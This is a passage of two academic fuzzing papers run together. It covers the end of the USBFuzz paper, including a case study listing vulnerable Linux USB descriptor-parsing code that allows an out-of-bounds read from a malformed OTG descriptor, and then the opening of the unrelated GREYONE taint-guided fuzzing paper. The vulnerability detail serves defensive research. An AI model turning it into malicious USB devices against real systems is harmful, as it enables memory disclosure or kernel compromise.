Focused fuzzing on the LifeCam VX-800 driver. So far, we let the fuzzer create emulated USB peripherals as part of the input generation process. Here we want to show the capability of USBFuzz of fuzzing focusing on a specific device. We extract the device and configuration descriptor from a real LifeCam VX-800 [34] webcam (with the lsusb [11] utility) and let USBFuzz create a fake USB device based on that information, enabling the Linux kernel to detect and bind a video driver to it.

We extended the user mode agent to receive a picture from the webcam with streamer [63][2] using the emulated device. After fuzzing this targeted device for a few days with randomly generated inputs, we found another bug in the XHCI [68] driver of the Linux kernel. The buggy input triggers an infinite loop in the driver, in which the driver code keeps allocating memory in each iteration until the system runs out of memory.

USBFuzz Flexibility. The bugs found in the FreeBSD, MacOS and Windows, and XHCI driver demonstrate the advantage of USBFuzz compared to syzkaller's usb-fuzzer. As the implementation of usb-fuzzer only depends on the Linux kernel, it cannot be ported other OSes without a full reimplementation. Moreover, as usb-fuzzer injects fuzzer-generated inputs via a software host controller (dummy HCD [51]), it is unable to trigger bugs in drivers of physical host controllers.

6.5 Case Study

In this section, we discuss a new bug USBFuzz discovered in the USB core framework of the Linux kernel. In the USB standard, to enable extensions, a device is allowed to define other customized descriptors in addition to the standard descriptors. As the length of each descriptor varies, the USB standard defines the first two bytes of a descriptor to represent the length and type of a descriptor (as shown by `usb_descriptor_header` in Listing 3). All descriptors must follow the same format. For example, an OTG (USB On-The-

[2] We execute the `streamer -f jpeg -o output.jpeg` command.

Go, a recent extension which allows a USB device to act as a host [69]) descriptor (shown as `usb_otg_desciptor` in Listing 3) has three bytes and thus a correct OTG descriptor must start with a `0x03` byte.

Descriptors are read from the device, and therefore, cannot be trusted and must be sanitized. In the Linux kernel, `__usb_get_extra_descriptor` is one of the functions used by the USB core driver to parse the customized descriptors. Listing 3 shows that the code simply scans the data (`buffer` argument) read from the device side. To match descriptors for a given type (`type` argument) it returns the first match.

When handling maliciously crafted descriptors, this implementation is vulnerable. By providing a descriptor that is shorter than its actual length, the attacker can trigger an out-of-bounds memory access. E.g., a two byte (invalid) OTG descriptor with the third byte missing will be accepted by `__usb_get_extra_descriptor` and treated as valid. If the missing field is accessed (e.g., the read of `bmAttributes` at line 30), an out-of-bounds memory access occurs.

Depending on how the missing fields are accessed, this vulnerability may be exploited in different ways. For example, reading the missing fields may allow information leakage. Similarly, writing to the missing fields corrupts memory, enabling more involved exploits (e.g., denial-of-service or code execution). Although our fuzzer only triggered an out-of-bounds read, an out-of-bounds write may also be possible.

```
1  struct usb_descriptor_header {
2    __u8  bLength;
3    __u8  bDescriptorType;
4  } __attribute__ ((packed));
5  struct usb_otg_descriptor {
6    __u8  bLength;
7    __u8  bDescriptorType;
8    __u8  bmAttributes;
9  } __attribute__ ((packed));
10 int __usb_get_extra_descriptor(char *buffer,
       unsigned size, char type, void **ptr) {
11   struct usb_descriptor_header *header;
12   while (size >= sizeof(struct
       usb_descriptor_header)) {
13     header = (struct usb_descriptor_header *)
       buffer;
14     if (header->bLength < 2) {
15       printk("%s: bogus descriptor...\n", ...)
16     }
17     if (header->bDescriptorType == type) {
18       *ptr = header;
19       return 0;
20     }
21     buffer += header->bLength;
22     size -= header->bLength;
23   }
24   return -1;
25 }
26 static int usb_enumerate_device_otg(struct
       usb_device *udev) {
27   // ......
28   struct usb_otg_descriptor *desc = NULL;
29   err=__usb_get_extra_descriptor(udev->
       rawdescriptors[0], le16_to_cpu(udev->config
       [0].desc.wTotalLength), USB_DT_OTG, (void
       **) &desc);
30   if (err||!(desc->bmAttributes & USB_OTG_HNP))
31     return 0;
32   // ......
33 }
```

Listing 3: Out-of-bounds vulnerability in the Linux USB core framework. The two byte descriptor (`0x02`, `USB_DT_OTG`) is accepted by `__usb_get_extra_descriptor` as three byte `usb_otg_descriptor`. Triggering an out-of-bounds access when the missing field `bmAttributes` is accessed at line 30.

6.6 Fuzzing other peripheral interfaces

Peripheral interfaces represent a challenging attack surface. USBFuzz is extensible to other peripheral interfaces supported by QEMU. To add support for a new peripheral interface in USBFuzz, an analyst needs to: (i) implement a fuzzing device for the interface and adapt its reading operations to forward fuzzer generated data to the driver under test; (ii) adapt the fuzzer to start/stop a test by attaching/detaching the new fuzzing device to the VM; and (iii) adapt the user mode agent component to detect the end of tests based on the kernel log.

The SD card [3] is an interface that is well supported by QEMU and exposes a similar security threat as USB. SD cards are common on many commodity PCs and embedded devices. We extended USBFuzz to implement SD card driver fuzzing. The implementation required few code changes: 1,000 LoC to implement the fuzzing device, 10 LoC to adapt the fuzzer, and 20 LoC to adapt the user-mode agent.

After adapting, we fuzzed the SD card interface for 72 hours. As the SD protocol is much simpler than USB (with fixed commands and lengths), and there are only a limited number of drivers, we did not discover any bugs after running several fuzzing campaigns on Linux and Windows.

7 Related Work

In this section, we discuss related work that aims at securing/protecting host OS from malicious devices.

Defense Mechanisms. As an alternative to securing kernel by finding and fixing bugs, defense mechanisms stop active exploitation. For example, Cinch [1] protects the kernel by running the device drivers in an isolated virtualization environment, sandboxing potentially buggy kernel drivers and sanitizing the interaction between kernel and driver. SUD [5] protects the kernel from vulnerable device drivers by isolating the driver code in userspace processes and confining its interactions with the device using IOMMU. Rule-based au-

Tools	Cov	Data Inj	HD Dep	Portability
TTWE	✗	Device	✓	✓
vUSBf	✗	Device	✗	✓
umap2	✗	Device	✓	✓
usb-fuzzer	✓	API	✗	✗
USBFuzz	✓	Device	✗	✓

Table 4: A comparison of USBFuzz with related tools. The "Cov" column shows support for coverage-guided fuzzing. The "Data Inj" column indicates how data is injected to drivers: through the device interface (Device) or a modified API at a certain software layer (API). The "HD Dep" and "Portability" columns denote hardware dependency and portability across different platforms.

thorization policies (e.g., USBGuard [45]) or USB Firewalls (e.g., LBM [59] and USBFILTER [60]) work by blocking known malicious data packets from the device side.

Cinch [1] and SUD [5] rely heavily on hardware support (e.g., virtualization and IOMMU modules). Though their effectiveness has been demonstrated, they are not used due to their inherent limitations and complexities. Rule-based authorization policies or USB Firewalls may either restrict access to only known devices, or drop known malicious packets, thus they can defend against known attacks but potentially miss unknown attacks. These mitigations protect the target system against exploitation but do not address the underlying vulnerabilities. USBFuzz secures the target systems by discovering vulnerabilities, allowing developers to fix them.

Testing Device Drivers. We categorize existing device driver fuzzing work along several dimensions: support for coverage-guided fuzzing, how to inject fuzzed device data into tested drivers, and hardware dependency and portability across platforms. Support of coverage-guided fuzzing influences the effectiveness of bug finding, and the approach to inject device data into target drivers determines the portability. Hardware dependency incurs additional hardware costs.

Table 4 summarizes related work. Tools such as TTWE [66] and umap2 [18] depend on physical devices and do not support coverage-guided fuzzing. While eliminating hardware dependency through an emulated device interface for data injection, vUSBf [49] does not support coverage-guided fuzzing. usb-fuzzer [14] (a syzkaller [16] extension) supports coverage-guided fuzzing, and passes the fuzzer generated inputs to device drivers through extended system calls. However, its implementation depends on modifications to modules (the gadgetfs [42] and dummy-hcd [51] modules) in the USB stack of the Linux kernel, and is thus not portable. In contrast, USBFuzz is portable across different platforms and integrates coverage feedback (whenever the kernel exports it).

Sylvester Keil et al. proposed a fuzzer for WiFi drivers based on an emulated device [24]. While they also emulate a device, their system does not support coverage-guided fuzzing. They focus on emulating the functions of a single WiFi chip (the Atheros AR5212 [28]). As the hardware and firmware are closed source, they reverse engineered the necessary components. USBFuzz, in comparison, does not require reverse engineering of firmware and supports all USB drivers in the kernel. In concurrent work, PeriScope [50] proposes to apply coverage-guided fuzzing on WiFi drivers by modifying DMA and MMIO APIs in the kernel. IoTFuzzer [7] targets memory vulnerabilities in the firmware of IoT devices. These tools either have additional dependencies on physical devices, or cannot leverage coverage feedback to guide their fuzzing. Additionally, the AVATAR [71] platform enables dynamic analysis of drivers by orchestrating the execution of an emulator with the real hardware.

Symbolic Execution. The S2E [8] platform adds selective symbolic execution support to QEMU. Several tools extend S2E to analyze device drivers by converting the data read from the device side into symbolic values (e.g, SymDrive [47] and DDT [30]). Potus [38] similarly uses symbolic execution to inject faulty data into USB device drivers.

Like our approach, symbolic execution eliminates hardware dependencies. However, it is limited by high overhead and scalability due to path explosion and constraint solving cost. Further, Potus is controlled by operations from userspace, thus *probe* routines are out of scope. In contrast, USBFuzz follows a dynamic approach, avoiding these limitations and targets both *probe* routines and function routines.

8 Conclusion

The USB interface represents an attack surface, through which software vulnerabilities in the host OS can be exploited. Existing USB fuzzers are inefficient (e.g., dumb fuzzers like vUSBf), not portable (e.g., syzkaller usb-fuzzer), and only reach probe functions of drivers. We propose USBFuzz, a flexible and modular framework to fuzz USB drivers in OS kernels. USBFuzz is portable to fuzz USB drivers on different OSes, leveraging coverage-guided fuzzing on Linux and dumb fuzzing on other kernels where coverage collection is not yet supported. USBFuzz enables broad fuzzing (targeting the full USB subsystem and a wide range of USB drivers) and focused fuzzing on a specific device's driver.

Based on the USBFuzz framework, we applied coverage-guided fuzzing (the state-of-art fuzzing technique) on the Linux kernel USB stack and drivers. In a preliminary evaluation on nine recent versions of the Linux kernel, we found 16 new memory bugs in kernels which have been extensively fuzzed. Reusing the generated seeds from the Linux campaign, we leverage USBFuzz for dumb fuzzing on USB drivers in the FreeBSD, MacOS and Windows. To date we have found one bug in FreeBSD, three bugs on MacOS and four bugs on Windows. Last, focusing on a USB webcam driver, we performed focused fuzzing and found another bug in the XHCI driver of the Linux kernel. So far we have fixed 11

new bugs and received 10 CVEs. USBFuzz is available at https://github.com/HexHive/USBFuzz.

Acknowledgments

We thank our shepherd and the anonymous reviewers for their insightful comments. This project has received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation program (grant agreement No. 850868). This material is based upon work supported by ONR under Award No. ONR award N00014-18-1-2674 and by NSF under award number CNS-1801601.

References

[1] Sebastian Angel, Riad S Wahby, Max Howald, Joshua B Leners, Michael Spilo, Zhen Sun, Andrew J Blumberg, and Michael Walfish. Defending against Malicious Peripherals with Cinch. In *USENIX Security Symposium*, pages 397–414, 2016.

[2] MIDI Association. Basics of USB-MIDI. https://www.midi.org/articles-old/basic-of-usb, 2018.

[3] SD Association. SD Standard overview. https://www.sdcard.org/developers/overview/, 2020.

[4] Fabrice Bellard. QEMU, a Fast and Portable Dynamic Translator. In *Proceedings of the Annual Conference on USENIX Annual Technical Conference*, 2005.

[5] Silas Boyd-Wickizer and Nickolai Zeldovich. Tolerating Malicious Device Drivers in Linux. In *USENIX annual technical conference*. Boston, 2010.

[6] Hartley Brody. USB Rubber Ducky Tutorial: The Missing Quickstart Guide to Running Your First Keystroke Payload Hack. https://blog.hartleybrody.com/rubber-ducky-guide/, 2017.

[7] Jiongyi Chen, Wenrui Diao, Qingchuan Zhao, Chaoshun Zuo, Zhiqiang Lin, XiaoFeng Wang, Wing Cheong Lau, Menghan Sun, Ronghai Yang, and Kehuan Zhang. IoTFuzzer: Discovering Memory Corruptions in IoT Through App-based Fuzzing. In *NDSS*, 2018.

[8] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2E: A platform for in-vivo multi-path analysis of software systems. *Acm Sigplan Notices*, 46(3):265–278, 2011.

[9] Catalin Cimpanu. List of 29 Different Types of USB Attacks. https://www.bleepingcomputer.com/news/security/heres-a-list-of-29-different-types-of-usb-attacks/, 2019.

[10] Jake Corina, Aravind Machiry, Christopher Salls, Yan Shoshitaishvili, Shuang Hao, Christopher Kruegel, and Giovanni Vigna. Difuze: interface aware fuzzing for kernel drivers. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2123–2138. ACM, 2017.

[11] die.net. lsusb(8) - linux man page. https://linux.die.net/man/8/lsusb, 2018.

[12] Ellisys. Explorer 200 - Hardware trigger. https://www.ellisys.com/products/usbex200/trigger.php.

[13] GoodFET. Goodfet-facedancer21. http://goodfet.sourceforge.net/hardware/facedancer21/, 2018.

[14] Google. External usb fuzzing for linux kernel. https://github.com/google/syzkaller/blob/master/docs/linux/external_fuzzing_usb.md, 2018.

[15] Google. Found linux kernel usb bug. https://github.com/google/syzkaller/blob/usb-fuzzer/docs/linux/found_bugs_usb.md, 2018.

[16] Google. Syzkaller - kernel fuzzer. https://github.com/google/syzkaller, 2018.

[17] Google. KASAN-Linux usb-fuzzer. https://github.com/google/kasan/tree/usb-fuzzer, 2020.

[18] NCC Group. Umap2. https://github.com/nccgroup/umap2.

[19] NCC Group. AFL/QEMU fuzzing with full-system emulation. https://github.com/nccgroup/TriforceAFL, 2018.

[20] Intel. Intel virtualization technology. https://www.intel.com/content/www/us/en/virtualization/virtualization-technology/intel-virtualization-technology.html, 2018.

[21] Dae R Jeong, Kyungtae Kim, Basavesh Shivakumar, Byoungyoung Lee, and Insik Shin. Razzer: Finding kernel race bugs through fuzzing. In *Symposium on Security and Privacy*. IEEE, 2019.

[22] Dave Jones. Trinity: Linux system call fuzzer. https://github.com/kernelslacker/trinity, 2018.

[23] Samy Kamkar. USBdriveby: Exploiting USB in style. http://samy.pl/usbdriveby/, 2014.

[24] Sylvester Keil and Clemens Kolbitsch. Stateful fuzzing of wireless device drivers in an emulated environment. *Black Hat Japan*, 2007.

[25] Linux kernel document. The kernel address sanitizer (kasan). https://www.kernel.org/doc/html/v4.12/dev-tools/kasan.html, 2018.

[26] Linux kernel document. Kerneladdresssanitizer. https://github.com/google/kasan/wiki, 2018.

[27] David Kierznowski. BadUSB 2.0: Exploring USB Man-In-The-Middle Attacks, 2015.

[28] knowledge base. ar5212. https://whirlpool.net.au/wiki/ar5212.

[29] Andrey Konovalov. CVE-2016-2384: Exploiting a double-free in the USB-MIDI Linux kernel driver. https://xairy.github.io/blog/2016/cve-2016-2384, 2016.

[30] Volodymyr Kuznetsov, Vitaly Chipounov, and George Candea. Testing closed-source binary device drivers with DDT. In *USENIX Annual Technical Conference*, 2010.

[31] Jon Larimer. Beyond Autorun: Exploiting vulnerabilities with removable storage. https://media.blackhat.com/bh-dc-11/Larimer/BlackHat_DC_2011_Larimer_Vulnerabiliters_w-removeable_storage-wp.pdf, 2011.

[32] LXR. Linux source code. https://elixir.bootlin.com/linux/latest/source/drivers/media/mc/mc-entity.c#L666, 2020.

[33] Richard McNally, Ken Yiu, Duncan Grove, and Damien Gerhardy. Fuzzing: the state of the art. Technical report, DEFENCE SCIENCE AND TECHNOLOGY ORGANISATION EDINBURGH (AUSTRALIA), 2012.

[34] Microsoft. Lifecam vx-800. https://www.microsoft.com/accessories/en-us/d/lifecam-vx-800, 2018.

[35] Microsoft. Microsoft security bulletin ms17-011 - critical. https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-011, 2018.

[36] Nir Nissim, Ran Yahalom, and Yuval Elovici. USB-based attacks. *Computers & Security*, 70:675–688, 2017.

[37] NVD. Common vulnerabilities and exposures:cve-2016-2384. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-2384, 2018.

[38] James Patrick-Evans, Lorenzo Cavallaro, and Johannes Kinder. POTUS: Probing Off-The-Shelf USB Drivers with Symbolic Fault Injection. In *11th USENIX Workshop on Offensive Technologies (WOOT 17)*, 2017.

[39] Alex Plaskett. Biting the Apple that Feeds you. https://labs.mwrinfosecurity.com/assets/BlogFiles/mwri-44con-biting-the-apple-that-feeds-you-2017-09-25.pdf, 2018.

[40] Alex Plaskett. MacOS Kernel Fuzzer. https://github.com/mwrlabs/OSXFuzz, 2018.

[41] NSA Playset. TURNIPSCHOOL NSA Playset. http://www.nsaplayset.org/turnipschool, 2019.

[42] Matt Porter. Kernel USB Gadget Configfs Interface. https://events.static.linuxfound.org/sites/events/files/slides/USB%20Gadget%20Configfs%20API_0.pdf, 2018.

[43] Spice Project. usbredir. https://www.spice-space.org/usbredir.html, 2018.

[44] Syzkaller Project. report.go. https://github.com/google/syzkaller/blob/master/pkg/report/report.go.

[45] USBGuard project. USB Guard. https://usbguard.github.io/, 2018.

[46] USB/IP Project. USB/IP PROJECT. http://usbip.sourceforge.net/.

[47] Matthew J Renzelmann, Asim Kadav, and Michael M Swift. SymDrive: testing drivers without devices. In *Presented as part of the 10th USENIX Symposium on Operating Systems Design and Implementation (OSDI 12)*, pages 279–292, 2012.

[48] Sergej Schumilo, Cornelius Aschermann, Robert Gawlik, Sebastian Schinzel, and Thorsten Holz. kafl: Hardware-assisted feedback fuzzing for OS kernels. In *Usenix Security Symposium*, 2017.

[49] Sergej Schumilo, Ralf Spenneberg, and Hendrik Schwartke. Don't trust your usb! how to find bugs in usb device drivers. *Blackhat Europe*, 2014.

[50] Dokyung Song, Felicitas Hetzelt, Dipanjan Das, Chad Spensky, Yeoul Na, Stijn Volckaert, Giovanni Vigna, Christopher Kruegel, Jean-Pierre Seifert, and Michael Franz. PeriScope: An Effective Probing and Fuzzing Framework for the Hardware-OS Boundary. In *2019 Network and Distributed Systems Security Symposium (NDSS)*. Internet Society, 2019.

[51] Alan Stern. Dummy/Loopback USB host and device emulator driver. https://elixir.bootlin.com/linux/v3.14/source/drivers/usb/gadget/dummy_hcd.c, 2018.

[52] syzkaller team. Found bugs by syzkaller in bsd. https://github.com/google/syzkaller/blob/master/docs/openbsd/found_bugs.md, 2018.

[53] syzkaller team. Found bugs by syzkaller in linux. https://github.com/google/syzkaller/blob/master/docs/linux/found_bugs.md, 2018.

[54] syzkaller team. vusb ids. https://github.com/google/syzkaller/blob/usb-fuzzer/sys/linux/vusb_ids.txt, 2018.

[55] syzkaller team. vusb.txt at google/syskaller. https://github.com/google/syzkaller/blob/master/sys/linux/vusb.txt, 2018.

[56] QEMU team. Device specification for inter-vm shared memory device. https://github.com/qemu/qemu/blob/master/docs/specs/ivshmem-spec.txt, 2018.

[57] Qemu Team. Qemu: the fast! processor emulator. https://www.qemu.org/, 2018.

[58] Dave Jing Tian, Adam Bates, and Kevin Butler. Defending against malicious USB firmware with GoodUSB. In *Proceedings of the 31st Annual Computer Security Applications Conference*, pages 261–270, 2015.

[59] Dave Jing Tian, Grant Hernandez, Joseph I Choi, Vanessa Frost, Peter C Johnson, and Kevin RB Butler. LBM: A Security Framework for Peripherals within the Linux Kernel. In *LBM: A Security Framework for Peripherals within the Linux Kernel*, page 0, 2019.

[60] Dave Jing Tian, Nolen Scaife, Adam Bates, Kevin Butler, and Patrick Traynor. Making USB Great Again with USBFILTER. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 415–430, 2016.

[61] Jing Tian, Nolen Scaife, Deepak Kumar, Michael Bailey, Adam Bates, and Kevin Butler. SoK:" Plug & Pray" Today–Understanding USB Insecurity in Versions 1 Through C. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 1032–1047. IEEE, 2018.

[62] Linus Torvalds. Kernel parameters. https://github.com/torvalds/linux/blob/master/Documentation/admin-guide/kernel-parameters.txt, 2018.

[63] Ubuntu. Package: streamer (3.103-3build1). https://packages.ubuntu.com/xenial/streamer, 2019.

[64] Linux USB. A list of usb id's. http://www.linux-usb.org/usb.ids, 2019.

[65] usbkill.org. Official usb killer site. https://usbkill.com/, 2019.

[66] Rijnard Van Tonder and Herman A Engelbrecht. Lowering the USB Fuzzing Barrier by Transparent Two-Way Emulation. In *WOOT*, 2014.

[67] Dmitry Vyukov. kernel: add kcov code coverage. https://lwn.net/Articles/671640/, 2018.

[68] Wikipedia. Extensible Host Controller Interface. https://en.wikipedia.org/wiki/Extensible_Host_Controller_Interface, 2018.

[69] Wikipedia. USB On-The-Go. https://en.wikipedia.org/wiki/USB_On-The-Go, 2018.

[70] Wikipedia. Wireless USB. https://en.wikipedia.org/wiki/Wireless_USB, 2019.

[71] Jonas Zaddach, Luca Bruno, Aurelien Francillon, Davide Balzarotti, et al. AVATAR: A Framework to Support Dynamic Security Analysis of Embedded Systems' Firmwares. In *NDSS*, 2014.

[72] Michal Zalewski. American Fuzzy Lop. http://lcamtuf.coredump.cx/afl/, 2017.

[73] Michal Zalewski. The bug-o-rama trophy case. http://lcamtuf.coredump.cx/afl/#bugs, 2017.

[74] Google Project Zero. Notes on Windows Uniscribe Fuzzing. https://googleprojectzero.blogspot.com/2017/04/notes-on-windows-uniscribe-fuzzing.html, 2018.

GREYONE: Data Flow Sensitive Fuzzing

Shuitao Gan[1], *Chao Zhang*[2,3]✉, *Peng Chen*[4], *Bodong Zhao*[2],
Xiaojun Qin[1], *Dong Wu*[1], *Zuoning Chen*[5]

[1]*State Key Laboratory of Mathematical Engineering and Advanced Computing.* ganshuitao@gmail.com
[2]*Institute for Network Science and Cyberspace, Tsinghua University.* chaoz@tsinghua.edu.cn
[3]*Beijing National Research Center for Information Science and Technology*
[4]*ByteDance AI lab* [5]*National Research Center of Parallel Computer Engineering and Technology.*

Abstract

Data flow analysis (e.g., dynamic taint analysis) has proven to be useful for guiding fuzzers to explore hard-to-reach code and find vulnerabilities. However, traditional taint analysis is labor-intensive, inaccurate and slow, affecting the fuzzing efficiency. Apart from taint, few data flow features are utilized.

In this paper, we proposed a data flow sensitive fuzzing solution GREYONE. We first utilize the classic feature *taint* to guide fuzzing. A lightweight and sound fuzzing-driven taint inference (FTI) is adopted to infer taint of variables, by monitoring their value changes while mutating input bytes during fuzzing. With the taint, we propose a novel input prioritization model to determine which branch to explore, which bytes to mutate and how to mutate. Further, we use another data flow feature *constraint conformance*, i.e., distance of tainted variables to values expected in untouched branches, to tune the evolution direction of fuzzing.

We implemented a prototype of GREYONE and evaluated it on the LAVA data set and 19 real world programs. The results showed that it outperforms various state-of-the-art fuzzers in terms of both code coverage and vulnerability discovery. In the LAVA data set, GREYONE found all listed bugs and 336 more unlisted. In real world programs, GREYONE on average found 2.12X unique program paths and 3.09X unique bugs than state-of-the-art evolutionary fuzzers, including AFL, VUzzer, CollAFL, Angora and Honggfuzz, Moreover, GREYONE on average found 1.2X unique program paths and 1.52X unique bugs than a state-of-the-art symbolic exeuction assisted fuzzer QSYM. In total, it found 105 new security bugs, of which 41 are confirmed by CVE.

1 Introduction

Evolutionary mutation-based fuzzing (e.g., AFL [44]) has become one of the most popular vulnerability discovery solutions, widely used and studied by the community. A core task of such fuzzers is determining the evolution direction, as well as *where* and *how* to mutate seed inputs, in order to efficiently explore hard-to-reach code and satisfy sophisticated data-flow constraints to trigger potential vulnerabilities.

A common solution is utilizing symbolic execution to solve control-flow constraints and help fuzzers to explore code, as proposed in Driller [37], QSYM [43] and DigFuzz [45]. However, symbolic execution is too heavy weight and cannot scale to large applications, and unable to solve many complicated constraints, e.g., one-way functions. Researchers also tried to improve fuzzers with deep learning [29] and reinforcement learning [7], by predicating which byte to mutate and what mutation actions to take. However, they are still in early stage and the improvements are not significant.

Instead, data flow analysis [1](e.g., dynamic taint analysis) has proven to be useful for guiding fuzzing. TaintScope [40] utilized it to locate checksums. VUzzer [30] uses it to identify which bytes and what values are used in branch instructions. Angora [10] uses it to draw the shape of input bytes related to path constraints. These solutions utilize taint to determine where and how to mutate in different ways, and showed good performance in some applications.

1.1 Questions to Address

However, traditional dynamic taint analysis has several limitations. First, it is labor-intensive and requires lots of manual efforts. For example, VUzzer [30] at first only supports x86 platform. In general, these solutions have to interpret each instruction in native or intermediate representation form, with custom taint propagation rules. They also have to build taint models for external function calls or system calls. Second, it is inaccurate. For example, some tainted data values may affect control flow that further affects other data, forming *implicit data flows*. It causes either *under-taint* if the implicit flows are ignored, or *over-taint* if such flows are all counted [19]. Lastly, it is extremely slow (usually several times overheads), making fuzzing inefficient. These

[1]The paper focuses on fuzzing, and dynamic taint analysis is more accurate than its static counterpart. So we only focus on dynamic taint analysis.

seriously limit dynamic taint analysis' application and efficiency in fuzzing. Therefore, the first research question to address is: `RQ1: How to perform lightweight and accurate taint analysis for efficient fuzzing?`

With the inferred taint attributes, VUzzer [30] mutates input bytes used in branch instructions and imprecisely replaces them with expected values (e.g., magic number). REDQUEEN [4] further identifies all *direct copies of inputs*, i.e., input bytes that are directly used in branch constraints (e.g., magic number and checksum), and replaces them with expected values. However, they could neither solve branch constraints related to *indirect copies of inputs*, i.e., input bytes that are transformed and indirectly used in branch constraints, nor prioritize which branch to explore and which bytes to mutate. Thus, the second research question to address is: `RQ2: How to efficiently guide mutation with taint?`

Existing evolutionary fuzzers in general evolve towards increasing code coverage. For example, AFL [44] adds test cases that find new code to the seed queue, and selects one at a time from the queue to mutate. Many other solutions, e.g., AFLfast [6] and CollAFL [14], have been proposed to further improve the way to select seed, accelerating the evolution speed. However, they only considered control flow features rather than data flow features, e.g., taint attributes or constraint conformance, and may waste energies during mutation to explore hard-to-reach branches. Thus, the third research question to address is: `RQ3: How to tune fuzzers' evolution direction with data flow features?`

1.2 Our Solution

We proposed a novel data flow sensitive fuzzing solution GREYONE, to address the aforementioned questions.

Fuzzing-driven Taint Inference (FTI). We first propose FTI to infer taint of variables by conducting a *pilot fuzzing* phase, during which we systematically mutate each input byte (one at a time) and monitor variables' values. If a variable's value changes while an input byte is mutated, we could infer the former is tainted and depends on the latter.

This inference is sound, i.e., without over-taint issues. It is also immune to under-taint issues caused by implicit flows or external calls[2]. Experiments showed that, FTI is more accurate than traditional taint analysis, e.g., able to find 2 to 4 times more dependencies (with no false positives). Furthermore, it avoids the labor-intensive efforts of composing taint propagation rules and is very fast at runtime. *This lightweight and sound solution could scale to large programs, and provide supports for other application scenarios beyond fuzzing.*

Taint-Guided Mutation. Input bytes contribute differently to code coverage. We utilize taint provided by FTI to sort input bytes. More specifically, we prioritize input bytes that affect more untouched branches to mutate, and prioritize untouched branches that depend on more prioritized input bytes to explore. When exploring a branch, we mutate its dependent input bytes in priority order, by precisely replacing direct copies of inputs with expected values (and minor variations).

Conformance-Guided Evolution. Lots of fuzzers (e.g., AFL) use *control flow features*, e.g., code coverage, to guide evolution. To efficiently explore hard-to-reach branches (e.g., those related to indirect copies of inputs), we propose to use complementary *data flow features* to tune the evolution direction. Note that, for each tainted variable used in untouched branches, we need to flip some bits to match the expected values. The amount of efforts required is related to the *constraint conformance*, i.e., the distance of tainted variables to the values expected in untouched branches.

We use this data flow feature to tune the fuzzer's evolution direction. First, we add test cases with higher conformance to the seed queue, making the fuzzer gradually improve the overall conformance and eventually satisfy the constraints of untouched branches. Then, we prioritize seeds with higher conformance to be selected from the queue for mutation, accelerating the exploration of new branches. This evolution could satisfy the constraints at a faster pace, like the gradient descent used in Angora [10]. But it could avoid getting stuck in local minimum and brings long-term stable improvements. Furthermore, we rebase ongoing mutations onto new seeds with higher conformance on-the-fly. Experiments showed that it thus significantly improves the mutation efficiency.

1.3 Results

We implemented a prototype of GREYONE and evaluated it on the LAVA-M dataset [12] and 19 open source applications.

Our taint analysis engine FTI outperforms the classic taint analysis solution DFSan [2]. On average, it finds 1.3X more untouched branches that are tainted (i.e., depending on input bytes), and generates 1X more unique paths during fuzzing.

GREYONE outperforms 6 state-of-the-art evolutionary fuzzers, including AFL and CollAFL [14], in terms of both code coverage and vulnerability discovery. In the LAVA data set, GREYONE finds all listed bugs and 336 more unlisted bugs. In real world applications, GREYONE finds 2.12X unique paths, 1.53X new edges, 6X unique crashes and 3.09X bugs, than the second best counterpart.

In addition, GREYONE demonstrates very good performance in bypassing complicated program constraints, even better than the state-of-the-art symbolic execution assisted fuzzer QSYM [43]. In the real world applications, GREYONE finds 1.2X unique paths, 1.12X new edges, 2.15X unique crashes and 1.52X bugs than QSYM.

In total, GREYONE has found 105 unknown vulnerabilities in these applications. After reporting to upstream vendors, we

[2] FTI could suffer from under-taint issues due to incomplete pilot fuzzing.




Figure 1: Architecture of GREYONE.

learned that 25 of them are known by vendors (but not public). Among the remaining 80 bugs, 41 are confirmed by CVE.

To summarize, we make the following contributions:

- We propose a taint-guided mutation strategy, able to prioritize which branch to explore and which input bytes to mutate, and determine how to (precisely) mutate.
- We propose a new conformance-guided evolution solution to tune the direction of fuzzing, by taking into consideration data flow features including taint attributes and constraint conformance.
- We implement a prototype GREYONE, evaluate it on 19 widely-tested open source applications, showing that it outperforms various state-of-the-art fuzzers.
- We find 105 unknown vulnerabilities in 19 applications, and help the vendors improve the products.

2 Design of GREYONE

As shown in Figure 1, the overall workflow of GREYONE is similar to AFL, consisting of steps like seed generation/updating, seed selection, seed mutation and testing/tracking.

First, we introduce a new step into the fuzzing loop, i.e., fuzzing-driven taint inference (FTI), to infer taint of variables. We conduct a pilot fuzzing by performing byte-level mutation on the input seed and testing them. During the pilot fuzzing, we monitor program variables' value changes. Once a variable's value changes, we could induce that it is tainted and depends on the mutated input bytes. Besides, we could also identify all tainted variables that use direct copy of inputs.

Second, with the taint attributes provided by FTI, we further guide the fuzzer to mutate seeds in a more efficient way. We prioritize which input bytes to mutate and which branch to explore. In addition, we determine how to mutate input bytes, including direct and indirect copies of inputs.

